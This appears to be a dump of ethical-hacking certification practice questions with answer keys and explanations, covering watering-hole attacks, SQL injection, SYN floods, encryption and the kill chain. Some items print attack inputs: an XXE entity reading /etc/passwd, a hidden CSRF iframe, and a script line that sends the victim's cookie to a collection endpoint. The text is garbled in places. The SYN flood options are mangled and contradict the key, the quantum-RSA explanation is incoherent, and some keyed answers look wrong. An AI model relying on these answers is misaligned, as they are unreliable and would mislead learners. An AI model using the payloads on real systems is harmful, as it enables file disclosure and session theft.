- (Topic 3)
Joel, a professional hacker, targeted a company and identified the types of websites frequently visited by its employees. Using this information, he searched for possible loopholes in these websites and injected a malicious script that can redirect users from the web page and download malware onto a victim's machine. Joel waits for the victim to access the infected web application so as to compromise the victim's machine. Which of the following techniques is used by Joel in the above scenario?

A. DNS rebinding attack
B. Clickjacking attack
C. MarioNet attack
D. Watering hole attack

Answer: D

Explanation:
Web Application Threats - Watering Hole Attack In a watering hole attack, the attacker identifies the kinds of websites a target company/individual frequently surfs and tests those particular websites to identify any possible vulnerabilities. Attacker injects malicious script/code into the web application that can redirect the webpage and download malware onto the victim machine. (P.1797/1781)

NEW QUESTION 273
- (Topic 3)
Attempting an injection attack on a web server based on responses to True/False QUESTION NO:s is called which of the following?

A. Compound SQLi
B. Blind SQLi
C. Classic SQLi
D. DMS-specific SQLi

Answer: B

Explanation:
https://en.wikipedia.org/wiki/SQL_injection#Blind_SQL_injection
Blind SQL injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack has traditionally been considered time-intensive because a new statement needed to be crafted for each bit recovered, and depending on its structure, the attack may consist of many unsuccessful requests. Recent advancements have allowed each request to recover multiple bits, with no unsuccessful requests, allowing for more consistent and efficient extraction.

NEW QUESTION 275
- (Topic 3)
To hide the file on a Linux system, you have to start the filename with a specific character. What is the character?

A. Exclamation mark (!)
B. Underscore (_)
C. Tilde H
D. Period (.)

Answer: D

NEW QUESTION 277
- (Topic 3)
Harris is attempting to identify the OS running on his target machine. He inspected the initial TTL in the IP header and the related TCP window size and obtained the following results:
TTL: 64 Window Size: 5840
What is the OS running on the target machine?

A. Solaris OS
B. Windows OS
C. Mac OS
D. Linux OS

Answer: D

NEW QUESTION 282
- (Topic 3)
When conducting a penetration test, it is crucial to use all means to get all available information about the target network. One of the ways to do that is by sniffing the network. Which of the following cannot be performed by the passive network sniffing?

A. Identifying operating systems, services, protocols and devices

B. Modifying and replaying captured network traffic
C. Collecting unencrypted information about usernames and passwords
D. Capturing a network traffic for further analysis

Answer: B

NEW QUESTION 287
- (Topic 3)
Your network infrastructure is under a SYN flood attack. The attacker has crafted an automated botnet to simultaneously send 's' SYN packets per second to the server. You have put measures in place to manage ??f SYN packets per second, and the system is designed to deal with this number without any performance issues.
If 's' exceeds ??f', the network infrastructure begins to show signs of overload. The system's response time increases exponentially (24k), where 'k' represents each additional SYN packet above the ff limit. Now, considering 's=500' and different 'f values, in which scenario is the server most likely to experience overload and significantly increased response times?

A. f=510: The server can handle 510 SYN packets per second, which is greater than what the attacker is sendin
B. The system stays stable, and the response time remains unaffected
C. f=495: The server can handle 495 SYN packets per secon
D. The response time drastically rises (245 = 32 times the normal), indicating a probable system overload
E. f=S05: The server can handle 505 SYN packets per secon
F. In this case, the response time increases but not as drastically (245 = 32 times the normal), and the systern might still function, albeit slowly
G. f=420: The server can handle 490 SYN packets per secon
H. With 's' exceeding ??f by 10, the response time shoots up (2410 = 1024 times the usual response time), indicating a system overload

Answer: D

Explanation:
A SYN flood attack is a type of denial-of-service (DoS) attack that exploits the TCP handshake process by sending a large number of SYN requests to the target server, without completing the connection. This consumes the connection state tables on the server, preventing it from accepting new connections. The attacker has crafted an automated botnet to simultaneously send ??s?? SYN packets per second to the server. The server can handle ??f?? SYN packets per second without any performance issues. If ??s?? exceeds ??f??, the network infrastructure begins to show signs of overload. The system??s response time increases exponentially (24k), where ??k?? represents each additional SYN packet above the ??f?? limit.
Considering ??s=500?? and different ??f?? values, the scenario that is most likely to cause the server to experience overload and significantly increased response times is the one where ??f=420??. This is because ??s?? is greater than ??f?? by 80 packets per second, which means the server cannot handle the incoming traffic and will eventually run out of resources. The response time shoots up (2480 = 281,474,976,710,656 times the normal response time), indicating a system overload.
The other scenarios are less likely or less severe than the one where ??f=420??. Option A has ??f=510??, which is greater than ??s??, so the system stays stable and the response time remains unaffected. Option B has ??f=495??, which is less than ??s?? by 5 packets per second, so the response time drastically rises (245 = 32 times the normal response time), indicating a probable system overload, but not as extreme as option D. Option C has ??f=505??, which is less than ??s?? by 5 packets per second, so the response time increases but not as drastically (245 = 32 times the normal response time), and the system might still function, albeit slowly. References:
? SYN flood DDoS attack | Cloudflare
? SYN flood - Wikipedia
? What Is a SYN Flood Attack? | F5
? What is a SYN flood attack and how to prevent it? | NETSCOUT

NEW QUESTION 290
- (Topic 3)
Lewis, a professional hacker, targeted the loT cameras and devices used by a target venture-capital firm. He used an information-gathering tool to collect information about the loT devices connected to a network, open ports and services, and the attack surface area. Using this tool, he also generated statistical reports on broad usage patterns and trends. This tool helped Lewis continually monitor every reachable server and device on the Internet, further allowing him to exploit these devices in the network. Which of the following tools was employed by Lewis in the above scenario?

A. Censys
B. Wapiti
C. NeuVector
D. Lacework

Answer: A

Explanation:
Censys scans help the scientific community accurately study the Internet. The data is sometimes used to detect security problems and to inform operators of vulnerable systems so that they can fixed

NEW QUESTION 295
- (Topic 3)
An organization has been experiencing intrusion attempts despite deploying an Intrusion Detection System (IDS) and Firewalls. As a Certified Ethical Hacker, you are asked to reinforce the intrusion detection process and recommend a better rule-based approach. The IDS uses Snort rules and the new recommended tool should be able to complement it. You suggest using YARA rules with an additional tool for rule generation. Which of the following tools would be the best choice for this purpose and why?

A. AutoYara - Because it automates the generation of YARA rules from a set of malicious and benign files
B. yarGen - Because it generates YARA rules from strings identified in malware files while removingstrings that also appear in goodware files
C. YaraRET - Because it helps in reverse engineering Trojans to generate YARA rules
D. koodous - Because it combines social networking with antivirus signatures and YARA rules to detect malware

Answer: B

Explanation:

YARA rules are a powerful way to detect and classify malware based on patterns, signatures, and behaviors. They can be used to complement Snort rules, which are mainly focused on network traffic analysis. However, writing YARA rules manually can be time-consuming and error-prone, especially when dealing with large and diverse malware samples. Therefore, using a tool that can automate or assist the generation of YARA rules can be very helpful for ethical hackers.
Among the four options, yarGen is the best choice for this purpose, because it generates YARA rules from strings identified in malware files while removing strings that also appear in goodware files. This way, yarGen can reduce the false positives and increase the accuracy of the YARA rules. yarGen also supports various features, such as whitelisting, scoring, wildcards, and regular expressions, to improve the quality and efficiency of the YARA rules.
The other options are not as suitable as yarGen for this purpose. AutoYara is a tool that automates the generation of YARA rules from a set of malicious and benign files, but it does not perform any filtering or optimization of the strings, which may result in noisy and ineffective YARA rules. YaraRET is a tool that helps in reverse engineering Trojans to generate YARA rules, but it is limited to a specific type of malware and requires manual intervention and analysis. koodous is a platform that combines social networking with antivirus signatures and YARA rules to detect malware, but it is not a tool for generating YARA rules, rather it is a tool for sharing and collaborating on YARA rules. References:
? yarGen - A Tool to Generate YARA Rules
? YARA Rules: The Basics
? Why master YARA: from routine to extreme threat hunting cases

NEW QUESTION 296
- (Topic 3)
Which of the following web vulnerabilities would an attacker be attempting to exploit if they delivered the following input?
<!DOCTYPE blah [< IENTITY trustme SYSTEM "file:///etc/passwd" >] >

A. XXE
B. SQLi
C. IDOR
D. XXS

Answer: A

NEW QUESTION 300
- (Topic 3)
Which access control mechanism allows for multiple systems to use a central authentication server (CAS) that permits users to authenticate once and gain access to multiple systems?

A. Role Based Access Control (RBAC)
B. Discretionary Access Control (DAC)
C. Single sign-on
D. Windows authentication

Answer: C

NEW QUESTION 305
- (Topic 3)
Which of the following Google advanced search operators helps an attacker in gathering information about websites that are similar to a specified target URL?

A. [inurl:]
B. [related:]
C. [info:]
D. [site:]

Answer: B

Explanation:
related:This operator displays websites that are similar or related to the URL specified.

NEW QUESTION 307
- (Topic 3)
Jack, a professional hacker, targets an organization and performs vulnerability scanning on the target web server to identify any possible weaknesses, vulnerabilities, and misconfigurations. In this process, Jack uses an automated tool that eases his work and performs vulnerability scanning to find hosts, services, and other vulnerabilities in the target server. Which of the following tools is used by Jack to perform vulnerability scanning?

A. Infoga
B. WebCopier Pro
C. Netsparker
D. NCollector Studio

Answer: A

NEW QUESTION 308
- (Topic 3)
Which Nmap option would you use if you were not concerned about being detected and wanted to perform a very fast scan?

A. -T5
B. -O
C. -T0
D. -A

Answer: A

NEW QUESTION 312
- (Topic 3)
An attacker changes the profile information of a particular user (victim) on the target website. The attacker uses this string to update the victim??s profile to a text file and then submit the data to the attacker??s database.
< iframe src=????http://www.vulnweb.com/updateif.php???? style=????display:none???? > < /iframe > What is this type of attack (that can use either HTTP GET or HTTP POST) called?

A. Browser Hacking
B. Cross-Site Scripting
C. SQL Injection
D. Cross-Site Request Forgery

Answer: D

Explanation:
https://book.hacktricks.xyz/pentesting-web/csrf-cross-site-request-forgery
Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.
This is done by making a logged in user in the victim platform access an attacker controlled website and from there execute malicious JS code, send forms or retrieve "images" to the victims account.
In order to be able to abuse a CSRF vulnerability you first need to find a relevant action to abuse (change password or email, make the victim follow you on a social network, give you more privileges...). The session must rely only on cookies or HTTP Basic Authentication header, any other header can't be used to handle the session. An finally, there shouldn't be unpredictable parameters on the request.
Several counter-measures could be in place to avoid this vulnerability. Common defenses:
- SameSite cookies: If the session cookie is using this flag, you may not be able to send the cookie from arbitrary web sites.
- Cross-origin resource sharing: Depending on which kind of HTTP request you need to perform to abuse the relevant action, you may take int account the CORS policy of the victim site. Note that the CORS policy won't affect if you just want to send a GET request or a POST request from a form and you don't need to read the response.
- Ask for the password user to authorise the action.
- Resolve a captcha
- Read the Referrer or Origin headers. If a regex is used it could be bypassed form example with:
http://mal.net?orig=http://example.com (ends with the url) http://example.com.mal.net (starts with the url)
- Modify the name of the parameters of the Post or Get request
- Use a CSRF token in each session. This token has to be send inside the request to confirm the action. This token could be protected with CORS.




Diagram Description automatically generated

NEW QUESTION 314
- (Topic 3)
You are the lead cybersecurity analyst at a multinational corporation that uses a hybrid encryption system to secure inter-departmental communications. The system uses RSA encryption for key exchange and AES for data encryption, taking advantage of the strengths of both asymmetric and symmetric encryption. Each RSA key pair has a size of 'n' bits, with larger keys providing more security at the cost of slower performance. The
time complexity of generating an RSA key pair is O(n*2), and AES encryption has a time complexity of O(n). An attacker has developed a quantum algorithm with time complexity O((log n)*2) to crack RSA encryption. Given *n=4000' and variable ??AES key size??, which scenario is likely to provide the best balance of security and performance? which scenario would provide the best balance of security and performance?

A. Data encryption with 3DES using a 168-bit key: Offers high security but slower performance due to 3DES's inherent inefficiencies.
B. Data encryption with Blowfish using a 448-bit key: Offers high security but potential compatibility issues due to Blowfish's less widespread use.
C. Data encryption with AES-128: Provides moderate security and fast encryption, offering a balance between the two.
D. Data encryption with AES-256: Provides high security with better performance than 3DES, but not as fast as other AES key sizes.

Answer: C

Explanation:
Data encryption with AES-128 is likely to provide the best balance of security and performance in this scenario. This option works as follows:
? AES-128 is a symmetric encryption algorithm that uses a 128-bit key to encrypt
and decrypt data. AES-128 is one of the most widely used and trusted encryption algorithms, and it is considered secure against classical and quantum attacks, as long as the key is not compromised. AES-128 has a time complexity of O(n), which means that the encryption and decryption time is proportional to the size of the data. AES-128 is also fast and efficient, as it can process 16 bytes of data in each round, and it requires only 10 rounds to complete the encryption or decryption12.
? RSA-4000 is an asymmetric encryption algorithm that uses a 4000-bit key pair to
encrypt and decrypt data. RSA-4000 is used for key exchange, which means that it is used to securely share the AES-128 key between the sender and the receiver.
RSA-4000 has a time complexity of O(n*2), which means that the key generation, encryption, and decryption time is proportional to the square of the size of the key. RSA-4000 is also slow and resource-intensive, as it involves large number arithmetic and modular exponentiation operations. RSA-4000 is considered secure against classical attacks, but it is vulnerable to quantum attacks, especially if the attacker has access to a quantum computer with sufficient resources to run Shor??s algorithm, which can factor large numbers in polynomial time34.
? The attacker??s quantum algorithm has a time complexity of O((log n)*2), which
means that the cracking time is proportional to the square of the logarithm of the size of the key. This implies that the attacker can crack RSA-4000 much faster than a classical computer, as the logarithm function grows much slower than the linear or quadratic function. For example, if a classical computer takes 10^12 years to crack RSA-4000, a quantum computer with the attacker??s algorithm could do it
in about 10^4 years, which is still a long time, but not impossible5.
Therefore, data encryption with AES-128 is likely to provide the best balance of security and performance in this scenario, because:
? AES-128 is secure and fast, and it can encrypt large amounts of data efficiently.
? RSA-4000 is slow and vulnerable, but it is only used for key exchange, which involves a small amount of data and a one-time operation.
? The attacker??s quantum algorithm is powerful, but it is not practical, as it requires a quantum computer with a large number of qubits and a long coherence time, which are not available yet.
The other options are not as balanced as option C for the following reasons:
? A. Data encryption with 3DES using a 168-bit key: This option offers high security but slower performance due to 3DES??s inherent inefficiencies. 3DES is a symmetric encryption algorithm that uses a 168-bit key to encrypt and decrypt data. 3DES is a variant of DES, which is an older and weaker encryption algorithm that uses a 56-bit key. 3DES applies DES three times with different keys to increase the security, but this also increases the complexity and reduces the speed. 3DES has a time complexity of O(n), but it is much slower than AES, as it can process only 8 bytes of data in each round, and it requires 48 rounds to complete the encryption or decryption. 3DES is considered secure against classical and quantum attacks, but it is not recommended for new applications, as it is outdated and inefficient67.
? B. Data encryption with Blowfish using a 448-bit key: This option offers high security but potential compatibility issues due to Blowfish??s less widespread use. Blowfish is a symmetric encryption algorithm that uses a variable key size, up to 448 bits, to encrypt and decrypt data. Blowfish is fast and secure, and it has a time complexity of O(n), as it can process 8 bytes of data in each round, and it requires 16 rounds to complete the encryption or decryption. Blowfish is considered secure against classical and quantum attacks, but it is not as popular or standardized as AES, and it may have compatibility issues with some applications or platforms89.
? D. Data encryption with AES-256: This option provides high security with better performance than 3DES, but not as fast as other AES key sizes. AES-256 is a symmetric encryption algorithm that uses a 256-bit key to encrypt and decrypt data. AES-256 is a variant of AES, which is the most widely used and trusted encryption algorithm. AES-256 has a time complexity of O(n), and it can process 16 bytes of data in each round, but it requires 14 rounds to complete the encryption or decryption, which is more than AES-128 or AES-192. AES-256 is considered secure against classical and quantum attacks, but it is not as fast as other AES key sizes, and it may not be necessary for most applications, as AES- 128 or AES-192 are already secure enough12.
References:
? 1: Advanced Encryption Standard - Wikipedia
? 2: AES Encryption: What It Is and How It Works | Kaspersky
? 3: RSA (cryptosystem) - Wikipedia
? 4: RSA Encryption: What It Is and How It Works | Kaspersky
? 5: Shor??s algorithm - Wikipedia
? 6: Triple DES - Wikipedia
? 7: 3DES Encryption: What It Is and How It Works | Kaspersky
? 8: Blowfish (cipher) - Wikipedia
? 9: Blowfish Encryption: What It Is and How It Works | Kaspersky

NEW QUESTION 318
- (Topic 3)
A cyber attacker has initiated a series of activities against a high-profile organization following the Cyber Kill
Chain Methodology. The attacker is presently in the ??Delivery?? stage. As an Ethical Hacker, you are trying to
anticipate the adversary's next move. What is the most probable subsequent action from the attacker based on the Cyber Kill Chain Methodology?

A. The attacker will attempt to escalate privileges to gain complete control of the compromised system.
B. The attacker will exploit the malicious payload delivered to the target organization and establish a foothold.
C. The attacker will initiate an active connection to the target system to gather more data.
D. The attacker will start reconnaissance to gather as much information as possible about the target.

Answer: B

Explanation:
The most probable subsequent action from the attacker based on the Cyber Kill Chain Methodology is to exploit the malicious payload delivered to the target organization and establish a foothold. This option works as follows:
? The Cyber Kill Chain Methodology is a framework that describes the stages of a
cyberattack from the perspective of the attacker. It helps defenders to understand the attacker??s objectives, tactics, and techniques, and to design effective countermeasures. The Cyber Kill Chain Methodology consists of seven stages:
reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on objectives12.
? The delivery stage is the third stage in the Cyber Kill Chain Methodology, and it
involves sending or transmitting the weaponized payload to the target system. The delivery stage can use various methods, such as email attachments, web links, removable media, or network protocols. The delivery stage aims to reach the target system and bypass any security controls, such as firewalls, antivirus, or email filters12.
? The exploitation stage is the fourth stage in the Cyber Kill Chain Methodology, and
it involves executing the malicious payload on the target system. The exploitation stage can use various techniques, such as buffer overflows, code injection, or privilege escalation. The exploitation stage aims to exploit a vulnerability or a weakness in the target system and gain access to its resources, such as files, processes, or memory12.
? The installation stage is the fifth stage in the Cyber Kill Chain Methodology, and it
involves installing a backdoor or a malware on the target system. The installation stage can use various tools, such as rootkits, trojans, or ransomware. The installation stage aims to establish a foothold on the target system and maintain persistence, which means to survive reboots, updates, or scans12.
Therefore, the most probable subsequent action from the attacker based on the Cyber Kill Chain Methodology is to exploit the malicious payload delivered to the target organization and establish a foothold, because:
? This action follows the logical sequence of the Cyber Kill Chain Methodology, as it
is the next stage after the delivery stage.
? This action is consistent with the attacker??s goal, as it allows the attacker to gain access and control over the target system and prepare for further actions.
? This action is feasible, as the attacker has already delivered the malicious payload to the target system and may have bypassed some security controls.
The other options are not as probable as option B for the following reasons:
? A. The attacker will attempt to escalate privileges to gain complete control of the compromised system: This option is possible, but not the most probable, because it is not the next stage in the Cyber Kill Chain Methodology, but rather a technique that can be used in the exploitation stage or the installation stage. Privilege escalation is a method of increasing the level of access or permissions on a system, such as from a normal user to an administrator. Privilege escalation can help the attacker to gain complete control of the compromised system, but it is not a mandatory step, as the attacker may already have sufficient privileges or may use other techniques to achieve the same goal12.
? C. The attacker will initiate an active connection to the target system to gather more data: This option is possible, but not the most probable, because it is not the next stage in the Cyber Kill Chain Methodology, but rather a technique that can be used in the command and control stage or the actions on objectives stage. An active connection is a communication channel that allows the attacker to send commands or receive data from the target system, such as a remote shell or a botnet. An active connection can help the attacker to gather more data from the target system, but it is not a necessary step, as the attacker may already have enough data or may use other techniques to obtain more data12.
? D. The attacker will start reconnaissance to gather as much information as possible about the target: This option is not probable, because it is not the next stage in the Cyber Kill Chain Methodology, but rather the first stage. Reconnaissance is the process of collecting information about the target, such as its IP address, domain name, network structure, services, vulnerabilities, or employees. Reconnaissance is usually done before the delivery stage, as it helps the attacker to identify the target and plan the attack. Reconnaissance can be done again after the delivery stage, but it is not the most likely action, as the attacker may already have enough information or may focus on other actions12.
References:
? 1: The Cyber Kill Chain: The Seven Steps of a Cyberattack - EC-Council
? 2: Cyber Kill Chain® | Lockheed Martin

NEW QUESTION 321
- (Topic 3)
Which of the following scanning method splits the TCP header into several packets and makes it difficult for packet filters to detect the purpose of the packet?

A. ACK flag probe scanning
B. ICMP Echo scanning
C. SYN/FIN scanning using IP fragments
D. IPID scanning

Answer: C

Explanation:
SYN/FIN scanning using IP fragments is a process of scanning that was developed to avoid false positives generated by other scans because of a packet filtering device on the target system. The TCP header splits into several packets to evade the packet filter. For any transmission, every TCP header must have the source and destination port for the initial packet (8-octet, 64-bit). The initialized flags in the next packet allow the remote host to reassemble the packets upon receipt via an Internet protocol module that detects the fragmented data packets using field-equivalent values of the source, destination, protocol, and identification.

NEW QUESTION 325
- (Topic 3)
Stella, a professional hacker, performs an attack on web services by exploiting a vulnerability that provides additional routing information in the SOAP header to support asynchronous communication. This further allows the transmission of web-service requests and response messages using different TCP connections. Which of the following attack techniques is used by Stella to compromise the web services?


A. XML injection
B. WS-Address spoofing
C. SOAPAction spoofing
D. Web services parsing attacks

Answer: B

Explanation:
WS-Address provides additional routing information in the SOAP header to support asynchronous communication. This technique allows the transmission of web service requests and response messages using different TCP connections https://www.google.com/search?client=firefox-b-d&q=WS-Address+spoofing CEH V11 Module 14 Page 1896

NEW QUESTION 330

- (Topic 3)
From the following table, identify the wrong answer in terms of Range (ft). Standard Range (ft)



A. 802.16 (WiMax)
B. 802.11g
C. 802.11b
D. 802.11a

Answer: A

NEW QUESTION 333
- (Topic 3)
Judy created a forum, one day. she discovers that a user is posting strange images without writing comments.
She immediately calls a security expert, who discovers that the following code is hidden behind those images:
<script>
document.writef); </script>
What issue occurred for the users who clicked on the image?

A. The code inject a new cookie to the browser.
B. The code redirects the user to another site.
C. The code is a virus that is attempting to gather the users username and password.
D. This php file silently executes the code and grabs the users session cookie and session ID.

Answer: D

Explanation:
document.write(<img.src=https://localhost/submitcookie.php cookie =+ escape(document.cookie) +/>); (Cookie and session ID theft)
